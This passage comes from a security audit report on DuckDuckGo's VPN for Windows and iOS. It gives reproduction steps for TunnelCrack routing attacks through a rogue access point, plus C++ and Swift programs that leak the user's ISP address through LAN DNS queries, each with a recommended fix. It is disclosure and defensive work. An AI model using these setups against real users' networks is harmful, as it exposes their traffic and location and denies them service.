1) Install and start the DHPC server service on the computer:

```
# apt install isc-dhcp-server
# systemctl start isc-dhcp-server
```

2) Install a service that enables the creation of an access point using a WiFi card through an Ethernet-to-WiFi bridge.

```
# apt install hostapd
```

3) Configure the WiFi network adapter, replacing `$wifi_if` with the name of the WiFi network interface:

```
# ifconfig $wifi_if up
# ip addr add 10.13.37.1/24 dev $wifi_if
```

4) Configure IP forwarding:

```
# sysctl -w net.ipv4.ip_forward=1
```

5) Configure Network Address Translation (NAT) rules, replacing `$wifi_if` with the name of the WiFi network interface and `$eth_if` with the name of the Ethernet network interface.

```
# iptables -t nat -A POSTROUTING -o $eth_interface -j MASQUERADE
# iptables -A FORWARD -i $wifi_if -o $eth_if -j ACCEPT
# iptables -A FORWARD -i $eth_if -o $wifi_if -m state --state ESTABLISHED,RELATED -j ACCEPT
```

6) Replace the content of the `/etc/dhcp/dhcpd.conf` file with the following configuration. The highlighted section corresponds to the destination network address. Outgoing traffic to this specified address will be routed outside of the tunnel. In this example, the destination is `34.160.111.145/32`, where the netmask length is specified by the first parameter:

```
# dhcpd.conf
authoritative;
option rfc3442  code 121 = array of integer 8;
option ms-rfc3442 code 249 = array of integer 8;

subnet 10.13.37.0 netmask 255.255.255.0 {
    range 10.13.37.10 10.13.37.239;
    option domain-name-servers 8.8.8.8;
    option subnet-mask 255.255.255.0;
    option routers 10.13.37.1;
    option broadcast-address 10.13.37.255;
    default-lease-time 30;
    max-lease-time 30;
    option rfc3442  32, 34, 160, 111, 145, 10, 13, 37, 1;
    option ms-rfc3442 32, 34, 160, 111, 145, 10, 13, 37, 1;
}
```

The address `34.160.111.145` used in this example points to the `https://ifconfig.me` service, which returns the public IP address from which the request originated. This was done to demonstrate that the IP addresses returned by `https://ifconfig.me` and `https://api.ipify.org` will differ, highlighting the distinct paths taken by the traffic.

6) Restart the DHCP server service:

```
# systemctl restart isc-dhcp-server
```

7) Activate the access point:

```
# create_ap $wifi_if $eth_if testnetwork abcdefgh
```

Now, the following steps should be performed on a Windows with the DuckDuckGo browser and VPN installed:

1) Connect the MacBook to the exposed access point.
2) Launch the browser and enable the VPN service.
3) Then, execute the following commands from the terminal:

```
# curl https://ifconfig.me
[Server connection error]
```

The computer at this point tries to connect to the `ifconfig.me` server but fails. In most cases, the result of this vulnerability is a selective denial-of-service attack.

Note: While the attack was demonstrated using a WiFi card, there is nothing preventing it from being executed over an Ethernet network.

## LOCATION

DuckDuckGo in-browser VPN routing and packet filtering rules.

## RECOMMENDATION

It is recommended to create appropriate Packet Filter rules to block outgoing traffic outside the tunnel.

# [NOT RETESTED][LOW] SECURITUM-247281-003: TunnelCrack LocalNet – selective denial-of-service attack

## SUMMARY

The LocalNet attack takes advantage of exceptions made for local network traffic by manipulating the routing table, with the primary objective of exposing traffic in plaintext outside the secure VPN tunnel. For example, to leak traffic destined for the `securitum.com` (IP: `51.68.156.78`), an attacker sets up a rogue Wi-Fi network and advertises that IP range `51.68.156.0/24` as part of the local network. This trick causes the VPN client to treat all traffic to that range as local, sending it outside the VPN tunnel, thereby exposing it to potential interception by the attacker.

Note: The attack is only possible if the "Exclude Local Network" option is enabled, which is enabled by default. On Windows, exploiting this vulnerability results in denial of access to the designated network.

## PREREQUISITES FOR THE ATTACK

An access point or a computer capable of acting as one (requires at least one WiFi card).

## TECHNICAL DETAILS (PROOF OF CONCEPT)

To successfully execute the attack, the appropriate environment must first be set up. A computer running Ubuntu 22.04, equipped with one Ethernet card and one WiFi card, will serve as the access point. The exploitation was based on the study available at the following URL:

```
https://github.com/vanhoefm/vpnleaks
```

Below is a list of steps:

1) Install a service that enables the creation of an access point using a WiFi card through an Ethernet-to-WiFi bridge.

```
# apt install hostapd
```

2) Start the Access Point service, specifying the target network in the designated area where you intend to intercept traffic:

```
# create_ap $wifi_if $eth_if testnetwork abcdefgh -g 51.68.156.1
```

3) Add the IP address 51.68.156.78 to the internal (WiFi) interface:

```
# ip addr add 51.68.156.78/24 dev $wifi_if
```

4) Run the HTTP service on the host with the access point to confirm the success of the attack:

```
# python3 -m http.server 80
```

Now, the following list of steps should be performed on a Windows with the DuckDuckGo browser and VPN installed.

1) Connect the Windows to the exposed access point.
2) Launch the browser and enable the VPN service.
3) Then, execute the following commands from the terminal:

```
# curl https://securitum.com
[Server connection error]
```

The computer at this point tries to connect to the `securitum.com` server but fails. This vulnerability causes a selective denial-of-service attack in the majority of cases, although occasionally it has no effect.

### LOCATION

DuckDuckGo in-browser VPN routing and packet filtering rules.

### RECOMMENDATION

It may be difficult to implement countermeasures for the described vulnerability. However, it is recommended to inform the application users about the risk associated with enabling the *Exclude Local Network* feature.

## [NOT RETESTED][LOW] SECURITUM-247281-004: Exposing information about the user's Internet Service Provider (ISP) via malicious application

### SUMMARY

The vulnerability was detected that allows an attacker to bypass the VPN connection on Windows, revealing the IP address assigned by the user's Internet Service Provider (ISP), rather than the masked VPN IP. This IP belongs to the ISP's network, potentially exposing details about the user's general location and ISP, compromising the privacy that the VPN is intended to protect. The attacker must be able to run a malicious program on the user's computer to exploit this vulnerability. As a result, while the risk of exposing sensitive information is present, it is relatively low.


### PREREQUISITES FOR THE ATTACK

The malicious program must be executed on the user's computer.

### TECHNICAL DETAILS (PROOF OF CONCEPT)

The following steps were taken to confirm the existence of the vulnerability:

1) It was noticed that the excluding LAN connections from being tunneled through the VPN is enabled by default:




2) The following is an example of a C++ program that was prepared to send a raw query using a DNS resolver located in the LAN:

```
#define _WINSOCK_DEPRECATED_NO_WARNINGS
#include <stdio.h>
#include <winsock2.h>
#include <string.h>

#pragma comment(lib, "Ws2_32.lib")

void encodeDomainName(const char* domain, unsigned char* buffer, int* length) {
    const char* labelStart = domain;
    const char* dotPos;
    unsigned char* currentPos = buffer;

    while ((dotPos = strchr(labelStart, '.')) != NULL) {
        int labelLength = dotPos - labelStart;
        *currentPos++ = labelLength;
        memcpy(currentPos, labelStart, labelLength);
        currentPos += labelLength;
        labelStart = dotPos + 1; }
```


```
    int labelLength = strlen(labelStart);
    *currentPos++ = labelLength;
    memcpy(currentPos, labelStart, labelLength);
    currentPos += labelLength;

    *currentPos++ = 0x00;

    *length = currentPos - buffer;
}

void performDNSQuery(const char* dnsServer, const char* domain) {
    WSADATA wsaData;
    SOCKET sock;
    struct sockaddr_in serverAddr;
    unsigned char buffer[512];
    int iResult;

    iResult = WSAStartup(MAKEWORD(2, 2), &wsaData);
    if (iResult != 0) {
        printf("WSAStartup failed: %d\n", iResult);
        return;
    }

    sock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
    if (sock == INVALID_SOCKET) {
        printf("Socket creation failed: %d\n", WSAGetLastError());
        WSACleanup();
        return;
    }
    serverAddr.sin_family = AF_INET;
    serverAddr.sin_port = htons(53); serverAddr.sin_addr.s_addr = inet_addr(dnsServer);

    unsigned char queryPacket[512];
    int queryLength = 0;
    queryPacket[queryLength++] = 0x12;
    queryPacket[queryLength++] = 0x34;
    queryPacket[queryLength++] = 0x01;
    queryPacket[queryLength++] = 0x00;
    queryPacket[queryLength++] = 0x00;
    queryPacket[queryLength++] = 0x01;
    queryPacket[queryLength++] = 0x00;
    queryPacket[queryLength++] = 0x00;
    queryPacket[queryLength++] = 0x00;
    queryPacket[queryLength++] = 0x00;
    queryPacket[queryLength++] = 0x00;
    queryPacket[queryLength++] = 0x00;
    int domainLength = 0;
    encodeDomainName(domain, &queryPacket[queryLength], &domainLength);
    queryLength += domainLength;
    queryPacket[queryLength++] = 0x00;
    queryPacket[queryLength++] = 0x01;
    queryPacket[queryLength++] = 0x00;
    queryPacket[queryLength++] = 0x01;

    iResult = sendto(sock, (const char*)queryPacket, queryLength, 0, (struct
sockaddr*)&serverAddr, sizeof(serverAddr));
```

```
    if (iResult == SOCKET_ERROR) {
        printf("sendto failed: %d\n", WSAGetLastError());
        closesocket(sock);
        WSACleanup();
        return;
    }

    int serverAddrSize = sizeof(serverAddr);
    iResult = recvfrom(sock, (char*)buffer, sizeof(buffer), 0, (struct sockaddr*)&serverAddr,
&serverAddrSize);
    if (iResult == SOCKET_ERROR) {
        printf("recvfrom failed: %d\n", WSAGetLastError());
        closesocket(sock);
        WSACleanup();
        return;
    }

    printf("Received %d bytes from DNS server:\n", iResult);
    for (int i = 0; i < iResult; i++) {
        printf("%02x ", (unsigned char)buffer[i]);
        if ((i + 1) % 16 == 0) {
            printf("\n");
        }
    }
    printf("\n");
    closesocket(sock);
    WSACleanup();
}

int main() {
    const char* dnsServer = "192.168.1.1";
    const char* domain = "ob3dghquxey67fmij0bb06ojya41ssgh.x.securak.pl";

    performDNSQuery(dnsServer, domain);
    return 0;
}
```

3) The above code was compiled and executed on a Windows with the VPN enabled. The Wireshark application was used to confirm that the query was sent directly to the DNS resolver without using the VPN:

| | | | | | | |
|---|---|---|---|---|---|---|
| 73 | 1.330299 | 192.168.1.128 | 213.179.216.68 | Wire… | 138 | Transport Data, receiver=0x3E8F068B, counter=1902, datalen=64 |
| 74 | 1.332770 | 192.168.1.128 | 213.179.216.68 | Wire… | 170 | Transport Data, receiver=0x3E8F068B, counter=1903, datalen=96 |
| 75 | 1.338340 | 213.179.216.68 | 192.168.1.128 | Wire… | 138 | Transport Data, receiver=0xA8DB11A1, counter=3233, datalen=64 |
| 76 | 1.529347 | 192.168.1.128 | 104.18.37.148 | TCP | 54 | [TCP ZeroWindow] 54231 → 443 [ACK] Seq=1 Ack=1 Win=0 Len=0 |
| 77 | 1.533700 | 104.18.37.148 | 192.168.1.128 | TCP | 66 | [TCP Dup ACK 30#1] 443 → 54231 [ACK] Seq=1 Ack=2 Win=9 Len=0 TSval=2034474204 TSecr=9 |
| 78 | 1.823587 | 192.168.1.128 | 192.168.1.1 | DNS | 105 | Standard query 0x1234 A ntkcyg8tfdg5pe4h1ztai56ig9m0aqyf.x.securak.pl |
| 79 | 1.831079 | 192.168.1.1 | 192.168.1.128 | DNS | 121 | Standard query response 0x1234 A ntkcyg8tfdg5pe4h1ztai56ig9m0aqyf.x.securak.pl A 139. |
| 80 | 1.962926 | 192.168.1.128 | 213.179.216.68 | ICMP | 66 | Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 81) |
| 81 | 1.967685 | 213.179.216.68 | 192.168.1.128 | ICMP | 66 | Echo (ping) reply id=0x0000, seq=0/0, ttl=58 (request in 80) |

4) The DNS query received by the DNS server responsible for the requested domain name, *ntkcyg8tfdg5pe4h1ztai56ig9m0aqyf.x.securak.pl*, confirmed the leakage of the ISP's IP address:




## LOCATION

The *Exclude Local Network* feature.

## RECOMMENDATION

It may be difficult to implement countermeasures for the described vulnerability. However, it is recommended to inform the application users about the risk associated with enabling the *Exclude Local Network* feature.

# Vulnerabilities in iOS version

# [FIXED][MEDIUM] SECURITUM-247288-001: Exclude Local Networks functionality not working properly

## SUMMARY AFTER RETEST – 18.02.2025

Vulnerability has been fixed. The Exclude Local Networks functionality works correctly.

## SUMMARY

The audit revealed that the Exclude Local Networks feature, designed to block access to local network resources when enabled, is malfunctioning. Regardless of whether the feature is toggled on or off, the user can still connect to local network resources, such as local devices, file shares, and internal servers. This indicates that the functionality intended to isolate the user's device from the local network is not behaving as expected.


## PREREQUISITES FOR THE ATTACK

None.

## TECHNICAL DETAILS (PROOF OF CONCEPT)

To confirm the existence of the problem, follow the list of steps below:

1) Launch the browser.
2) Turn off "Exclude Local Networks" option:




3) Enable the VPN service.
4) Execute `ping` command, where you need to insert the IP address of resources on the local network in the highlighted space:

```
$ ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1): 56 data bytes
64 bytes from 192.168.1.1: icmp_seq=0 ttl=64 time=2.063 ms
64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=5.071 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=64 time=3.764 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=64 time=49.656 ms
64 bytes from 192.168.1.1: icmp_seq=4 ttl=64 time=2.388 ms
```

## LOCATION

DuckDuckGo in-browser VPN, Exclude Local Network functionality.

## RECOMMENDATION

It is recommended to fix the “Exclude Local Networks” functionality by ensuring that the intended restrictions are enforced consistently.

# [NOT RETESTED][LOW] SECURITUM-247288-002: Insecure Keychain access via WhenUnlocked permissions

## SUMMARY

During the audit, it was observed that the application used the `kSecAttrAccessibleWhenUnlocked` attribute for storing sensitive information in the Keychain. While this setting restricts data access to times when the device is unlocked, it introduces a significant risk if an attacker gains access to an iCloud backup from a stolen or compromised device associated with the same Apple ID. In such cases, the attacker could restore this backup on another device, thereby obtaining sensitive Keychain data without needing access to the original device.

## PREREQUISITES FOR THE ATTACK

Access to an Older Signed Version of the Application.

## TECHNICAL DETAILS (PROOF OF CONCEPT)

Below is a code snippet with its location that establish Keychain access policies:

- Core/ReturnUserMeasurement.swift#L60:

```
        var query: [String: Any] = [
            kSecClass as String: kSecClassGenericPassword,
            kSecAttrAccount as String: Self.SecureATBKeychainName,
            kSecValueData as String: data,

            // We expect to only need access when the app is in the foreground and we want it to
be migrated to new devices.
            kSecAttrAccessible as String: kSecAttrAccessibleWhenUnlocked,

            // Just to be explicit that we don't want this stored in the cloud
            kSecAttrSynchronizable as String: false
        ]
```

## LOCATION

DuckDuckGo in-browser VPN routing and packet filtering rules.

## RECOMMENDATION

To improve Keychain security and avoid the risks associated with the `WhenUnlocked` access level, here are safer alternatives based on Apple's recommendations:

- `kSecAttrAccessibleWhenPasscodeSetThisDeviceOnly` – This ensures keychain items are only accessible when the device is unlocked and protected by a passcode, and it excludes these items from backups or transfers to other devices. This is ideal for highly sensitive data.
- `kSecAttrAccessibleAfterFirstUnlockThisDeviceOnly` – This allows keychain access after the first unlock post-reboot but still excludes the data from backups and prevents it from being transferred to other devices. It's suitable for background tasks that need secure data.

Both settings provide stronger protections than the default `WhenUnlocked` level, especially in the context of preventing Keychain data from being exposed in backups. They also ensure that Keychain items remain tied to a single device and are inaccessible on other devices or in backups.

## [NOT RETESTED][LOW] SECURITUM-247288-003: Exposing information about the user's Internet Service Provider (ISP) via malicious application

### SUMMARY

The vulnerability was detected that allows an attacker to bypass the VPN connection on iOS, revealing the IP address assigned by the user's Internet Service Provider (ISP), rather than the masked VPN IP. The IP belongs to the ISP's network, potentially exposing details about the user's general location and ISP, compromising the privacy that the VPN is intended to protect. The attacker must be able to run a malicious application on the user's phone to exploit this vulnerability. As a result, while the risk of exposing sensitive information is present, it is relatively low.

~~Note: Because of the SECURITUM-247288-001 point, this vulnerability works regardless of whether "Exlcude Local Networks" is enabled.~~

Update on 18.04.2025: Vulnerability applies only when the "Exclude Local Networks" option is enabled.


### PREREQUISITES FOR THE ATTACK

The malicious application must be installed on the user's phone.

### TECHNICAL DETAILS (PROOF OF CONCEPT)

The following steps were taken to confirm the existence of the vulnerability:

1) It was noticed that the excluding LAN connections from being tunneled through the VPN is enabled by default:





2) Create a New Xcode Project for iOS:
   a. Open Xcode and select File > New > Project.
   b. In the template chooser, select iOS > App and click Next.
   c. Give project a name (e.g., `DNSQueryApp`), and select Swift as the language.
   d. Set Interface to `SwiftUI`.
3) In Xcode project, find `ContentView.swift`.
4) Replace the default code with the Swift DNS query code. Ensure to wrap the DNS query function inside a button click or within the `onAppear` lifecycle method, like this:

```
import Foundation
import Network
import SwiftUI

struct ContentView: View {
```

```
    var body: some View {
        VStack {
            Text("Run DNS Query")
                .padding()
                .onAppear {
                    let domain = "sekurak.pl"
                    performDNSQueryIPv4(domain: domain, dnsServer: "8.8.8.8")
                }
        }
    }
}

func performDNSQueryIPv4(domain: String, dnsServer: String) {
    let serverAddress = dnsServer
    let serverPort: UInt16 = 53
    var socketFD: Int32 = -1
    let addr = sockaddr_in(sin_len: UInt8(MemoryLayout<sockaddr_in>.size),
                           sin_family: sa_family_t(AF_INET),
                           sin_port: in_port_t(serverPort.bigEndian),
                           sin_addr: in_addr(s_addr: inet_addr(serverAddress)),
                           sin_zero: (0, 0, 0, 0, 0, 0, 0, 0))

    socketFD = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)
    if socketFD < 0 {
        print("Error: Could not create socket")
        return
    }

    let addrPointer = withUnsafePointer(to: addr) {
        $0.withMemoryRebound(to: sockaddr.self, capacity: 1) { $0 }
    }

    var query = Data([0x12, 0x34, 0x01, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00])
    let domainParts = domain.split(separator: ".")
    for part in domainParts {
        query.append(UInt8(part.count))
        if let data = part.data(using: .utf8) {
            query.append(data)
        }
    }

    query.append(contentsOf: [0x00, 0x00, 0x01, 0x00, 0x01])
    let sentBytes = query.withUnsafeBytes {
        sendto(socketFD, $0.baseAddress, $0.count, 0, addrPointer,
socklen_t(MemoryLayout<sockaddr_in>.size))
    }

    if sentBytes < 0 {
        print("Error: Could not send query")
        return
    }

    var responseBuffer = [UInt8](repeating: 0, count: 512)
    let receivedBytes = recvfrom(socketFD, &responseBuffer, responseBuffer.count, 0, nil, nil)

    if receivedBytes < 0 {
```

```
        print("Error: Could not receive response")
        return
    }

    print("Received \(receivedBytes) bytes from DNS server")
    let transactionID = (Int(responseBuffer[0]) << 8) | Int(responseBuffer[1])
    print("Transaction ID: 0x\(String(transactionID, radix: 16))")
    let flags = (Int(responseBuffer[2]) << 8) | Int(responseBuffer[3])
    print("Flags: 0x\(String(flags, radix: 16))")
    let questionCount = (Int(responseBuffer[4]) << 8) | Int(responseBuffer[5])
    print("Questions: \(questionCount)")
    let answerCount = (Int(responseBuffer[6]) << 8) | Int(responseBuffer[7])
    print("Answers: \(answerCount)")
    if answerCount > 0 {
        var index = 12

        while responseBuffer[index] != 0x00 {
            index += Int(responseBuffer[index]) + 1
        }
        index += 5
        for _ in 0..<answerCount {
            index += 2
            let type = (Int(responseBuffer[index]) << 8) | Int(responseBuffer[index + 1])
            index += 8
            let rdLength = (Int(responseBuffer[index]) << 8) | Int(responseBuffer[index + 1])
            index += 2
            if type == 1 && rdLength == 4 {
                let ipAddress = "\(responseBuffer[index]).\(responseBuffer[index +
1]).\(responseBuffer[index + 2]).\(responseBuffer[index + 3])"
                print("Resolved IPv4 Address: \(ipAddress)")
                index += 4
            } else {
                index += rdLength
            }
        }
    } else {
        print("No answers received")
    }

    close(socketFD)
}
```

5) The above application was executed on a phone with the VPN enabled. The DNS query received by the DNS server responsible for the requested domain name, *ntkcyg8tfdg5pe4h1ztai56ig9m0aqyf.x.securak.pl*, confirmed the leakage of the ISP's IP address:




## LOCATION

The *Exclude Local Network* feature.

### RECOMMENDATION

It may be difficult to implement countermeasures for the described vulnerability. However, it is recommended to inform the application users about the risk associated with enabling the *Exclude Local Network* feature.

# Informational issues in iOS version

# [NOT RETESTED][INFO] SECURITUM-247288-004: URL Scheme Hijacking

## SUMMARY

In iOS, URL scheme hijacking occurs when multiple applications register the same custom URL scheme. A URL scheme is a mechanism used to allow applications to interact with each other through specific URL protocols, such as `networkprotection://`. If two or more apps register the same scheme, there is no built-in way for the system to determine which app should handle the request. This opens the door to a hijacking attack, where a malicious app can intercept requests meant for another app.

The key risk is that the attacker's app can pretend to be the legitimate handler of the URL scheme, allowing it to capture or manipulate data meant for the legitimate app. This could lead to sensitive information being leaked, or even unauthorized actions being triggered. For example, attackers could steal authentication tokens or exploit the handling of the URL scheme to perform malicious actions without user consent.

Note: The point was reported as informational issue because the audit didn't find an attack that could affect the confidentiality, integrity and availability of the data.

## TECHNICAL DETAILS (PROOF OF CONCEPT)

Below are the Schema URL definitions that can be found in the source code:

- `DuckDuckGo/Info.plist#L141`:

```
[...]
<key>CFBundleURLTypes</key>
    <array>
        <dict>
            <key>CFBundleTypeRole</key>
            <string>Editor</string>
            <key>CFBundleURLName</key>
            <string>$(PRODUCT_BUNDLE_IDENTIFIER)</string>
            <key>CFBundleURLSchemes</key>
            <array>
                <string>ddgNewSearch</string>
                <string>ddgVoiceSearch</string>
                <string>ddgFireButton</string>
                <string>ddgFavorites</string>
                <string>ddgQuickLink</string>
                <string>ddgAddFavorite</string>
                <string>http</string>
                <string>https</string>
            </array>
        </dict>
    </array>
[...]
```

## LOCATION

The locations mentioned in the *Technical details* section.

## RECOMMENDATION

It's recommended to use Universal Links instead of custom URL schemes, as Universal Links provide a more secure method for inter-app communication and minimize the risk of interception or hijacking. Additionally, application should validate all incoming URLs to ensure they match expected formats and content and verify the source application by implementing checks to confirm that requests are coming from trusted apps only.